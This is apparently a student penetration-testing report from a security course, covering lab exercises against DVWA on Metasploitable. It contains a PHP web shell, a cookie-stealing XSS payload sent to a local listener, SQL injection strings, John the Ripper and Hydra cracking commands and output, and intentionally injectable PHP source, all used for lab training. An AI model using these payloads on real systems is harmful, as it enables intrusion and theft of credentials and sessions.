PENETRATION TEST REPORT - H4CKTH3L0CK

MAY 17/05/2024

info.hackthelock@gmail.com

Table of contents

info.hackthelock@gmail.com

S6/L1-1.1 Exercise statement

Configure your virtual laboratory so that the Metasploitable machine is reachable from the Kali Linux machine. Ensure that there is communication between the two machines. The purpose of today's exercise is to exploit the 'file upload' vulnerability present in DVWA to take control of the machine and execute commands remotely via a PHP shell. Furthermore, to become more familiar with the tools used by Ethical Hackers, we ask you to intercept and analyze every request to DVWA with BurpSuite.


1.2 Overview - Walkthrough to solution

A. - PHP code.

```
<?php system($_REQUEST["cmd"]); ?>
```


B. - Upload result (browser screenshot).

C. - Interceptions (BurpSuite screenshot).




1.2.1 Overview - Walkthrough to solution

D. - Result of various requests.



E. - Any other discovered information about the internal machine.



F. - BONUS: Use a more sophisticated PHP shell.

1.3 Results

Uploading a **shell.php** into DVWA via the "**Uploads**" field is a severe vulnerability that exposes the system to significant security risks. This action allows attackers to execute arbitrary code on the server, opening the door to a wide range of attacks such as remote code execution **(RCE)** and system compromise.

In summary, securing the "Uploads" field on DVWA requires a combination of **preventive measures**, such as file validation, and reactive measures, such as active monitoring, to effectively mitigate the risk of exploits and maintain system security.

References

Disclaimer: The material shared is provided solely for educational and informational purposes. All information, data, and content provided are offered without any warranty of completeness, accuracy, or suitability for any specific purpose. The user is responsible for the use of such information and understands that any action taken based on such information is at their own risk. The author disclaims any liability for any losses or damages arising from the use or reliance on such information. Users are advised to consult additional sources and seek qualified professional advice before making decisions based on this material.

All documents, links, and materials referenced in this report are sourced from **epicode.com**.

info.hackthelock@gmail.com


S6/L2 2.1 Exercise statement

Configure your virtual lab to reach the DVWA from the Kali Linux machine (the attacker). Ensure there is communication between the two machines using the ping command. Reach the DVWA and set the security level to "LOW". Choose one XSS vulnerability and one SQL injection vulnerability: the purpose of the lab is to successfully exploit the vulnerabilities using the techniques seen in the theoretical lesson. The solution should outline the approach used for the following vulnerabilities:

- Reflected XSS.
- SQL Injection (non-blind).

2.2 Overview - Walkthrough to solution

A. Reflected XSS



To exploit a vulnerability of this type, we could:

1. Modify the script to retrieve a user's cookies and send them to a web server under our control.
2. Send the link to a victim to steal their cookies.


```
<script>window.location='http://127.0.0.1:4444/?cookie=' + document.cookie</script>
```

window.location simply redirects a page to a target that we can specify. As you can see, we assumed to have a web server listening on port 4444 of our **localhost**. The cookie parameter is populated with the victim's cookies, which are retrieved using the **document.cookie** operator.

B.**SQL Injection (non-blind).**

```
1' UNION SELECT user, password FROM users#
```

The app returns the username and password for each user in the database. Therefore, we exploited a SQL injection to steal the passwords of the website's users.



References

Disclaimer: The material shared is provided solely for educational and informational purposes. All information, data, and content provided are offered without any warranty of completeness, accuracy, or suitability for any specific purpose. The user is responsible for the use of such information and understands that any action taken based on such information is at their own risk. The author disclaims any liability for any losses or damages arising from the use or reliance on such information. Users are advised to consult additional sources and seek qualified professional advice before making decisions based on this material.

All documents, links, and materials referenced in this report are sourced from **epicode.com**.

info.hackthelock@gmail.com

S6/L3 3.1 Exercise statement

Trace: password cracking. Password cracking exercise, Feel free to use any tool or workaround. The objective of today's exercise is to crack all passwords. The passwords to crack are the following:

Pwd1 - md5	**5f4dcc3b5aa765d61d8327deb882cf99**
Pwd2 - md5	**e99a18c428cb38d5f260853678922e03**
Pwd3 - md5	**8d3533d75ae2c3966d7e0d4fcc69216b**
Pwd4 - md5	**0d107d09f5bbe40cade3de5c71e9e9b7**
Pwd5 - md5	**5f4dcc3b5aa765d61d8327deb882cf99**

3.1.1 Overview

To make an attacker's job even more complicated, passwords are saved using one-way encryption algorithms, meaning there is no way to reconstruct the password starting from its cryptographic form. These functions are called hash functions(ex: **5f4dcc3b5aa765d61d8327deb882cf99)** and are used to securely save a password on a computer system. When you log in to your PC, the operating system takes the password you entered, calculates the hash and compares the result with the hash saved in the password DB. If the two values match, the login is successful.

Brute-force password attacks, however, are particularly effective if the password chosen by the user is weak (i.e. short and composed of only letters, without numbers or symbols). Otherwise, as we said, faced with a very complex password, even the best super computer could take many years to find the correct combination.


John the Ripper is a rather popular password cracking tool written for Unix-based operating systems. It makes use of task parallelization to reduce cracking times during a brute force session, and is highly configurable (you can specify sets/subsets of characters to use as letters or numbers).

3.2 Walkthrough to solution

A. Let's start by opening a terminal in Kali Linux, create a file **pwd1.txt (5f4dcc3b5aa765d61d8327deb882cf99)** with your hash password that need to be decode and run the command:


```
john --format=RAW-MD5 --incremental pwd1.txt
```

B. John begins to decode **hash-md5** and prints the string value.



C. To display all of the cracked passwords reliably use the command:

```
john --show --format=RAW-MD5 pwd.txt
```



There are many ways to find a solution. It depends on the type of service you need. We recommend using more secure passwords and updating them periodically.

References

Disclaimer: The material shared is provided solely for educational and informational purposes. All information, data, and content provided are offered without any warranty of completeness, accuracy, or suitability for any specific purpose. The user is responsible for the use of such information and understands that any action taken based on such information is at their own risk. The author disclaims any liability for any losses or damages arising from the use or reliance on such information. Users are advised to consult additional sources and seek qualified professional advice before making decisions based on this material.

All materials were sourced from **epicode.com**

info.hackthelock@gmail.com

S6/L4-3.1 Exercise statement

Exercise Outline: Remember that configuring services is itself an integral part of the exercise. Today's exercise has a dual purpose:


- Practice using Hydra to crack network service authentication.
- Consolidate knowledge of the services themselves through their configuration.

The exercise will unfold in two phases:

- A first phase where we will together enable an SSH service and its authentication cracking session with Hydra.
- A second phase where you will be free to configure and crack any network service among those available, such as FTP, RDP, Telnet, HTTP authentication.

3.2 Overview - Walkthrough to solution


In the first phase of the exercise, we enabled an SSH service and conducted an authentication cracking session using Hydra. This phase allowed us to understand the process of configuring and securing SSH access while also gaining hands-on experience with Hydra for password cracking.



During the second phase, participants were given the freedom to configure and crack any network service of their choice among those available, including FTP, RDP, Telnet, and HTTP authentication. This phase provided an opportunity to apply the knowledge gained in configuring services and using Hydra for cracking authentication in a practical scenario.

```
[22][ssh] host: 192.168.1.62   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 09:10:47
```

```
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sonny" -
 5212 of 10000 [child 3] (0/0)
[21][ftp] host: 192.168.1.62   login: test_user   password: testpa
ss
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
4-05-16 09:15:29
```



info.hackthelock@gmail.com

References

Disclaimer: The material shared is provided solely for educational and informational purposes. All information, data, and content provided are offered without any warranty of completeness, accuracy, or suitability for any specific purpose. The user is responsible for the use of such information and understands that any action taken based on such information is at their own risk. The author disclaims any liability for any losses or damages arising from the use or reliance on such information. Users are advised to consult additional sources and seek qualified professional advice before making decisions based on this material.

All documents, links, and materials referenced in this report are sourced from **epicode.com**.

info.hackthelock@gmail.com

5.0 S6/L5 FINAL PROJECT

Exercise statement

Exercise, you are asked to exploit the following vulnerabilities:

- Stored XSS.
- SQL injection (blind).

Present on the DVWA application running on the Metasploitable laboratory machine, where the security level=LOW must be preconfigured. Purpose of the exercise:

- Recover the session cookies of the stored XSS victims and send them to a server under the attacker's control.

- Recover the passwords of users present in the DB (using SQLi).

Students will be asked for evidence of successful attacks.

info.hackthelock@gmail.com

Overview - Walkthrough to solution

Blind SQL injection is a sophisticated variant of SQL injection that does not return error messages when an attacker attempts to exploit a vulnerability. This absence of errors complicates the attack, as the attacker must use logical conditions (such as always TRUE or always FALSE) to infer the application's responses and gather information.

Key Steps in Blind SQL Injection:

1. **Initial Test with an Always TRUE Condition**: Confirming the vulnerability by observing the application's response.
2. **Using Tools like BurpSuite**: Modifying and testing queries to extract useful data without error messages.
3. Discovering Database Information**: Using `UNION` statements to reveal database names, table names, and column names.
4. **Extracting Sensitive Data**: Iteratively refining queries to retrieve user information, including usernames and passwords.


Example Outcomes:

Identification of the database name (e.g., `DVWA`).

Listing of tables within the database (`Admin`, `Guestbook`, `Users`).

Extraction of user credentials from the `users` table, showcasing the potential severity of such an exploit. **BELOW ALL THE RESULTS**

1' OR '1'='1 - Always TRUE Condition



This request retrieves all users from the database, indicating that our query was executed successfully. You can see the format of the executed code by clicking "view source," which is shown below.

SQL Injection (Blind) Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

1' UNION SELECT 1, database()# - Modified Query

Vulnerability: SQL Injection (Blind)

User ID:

H4CKTH3L0CK Submit

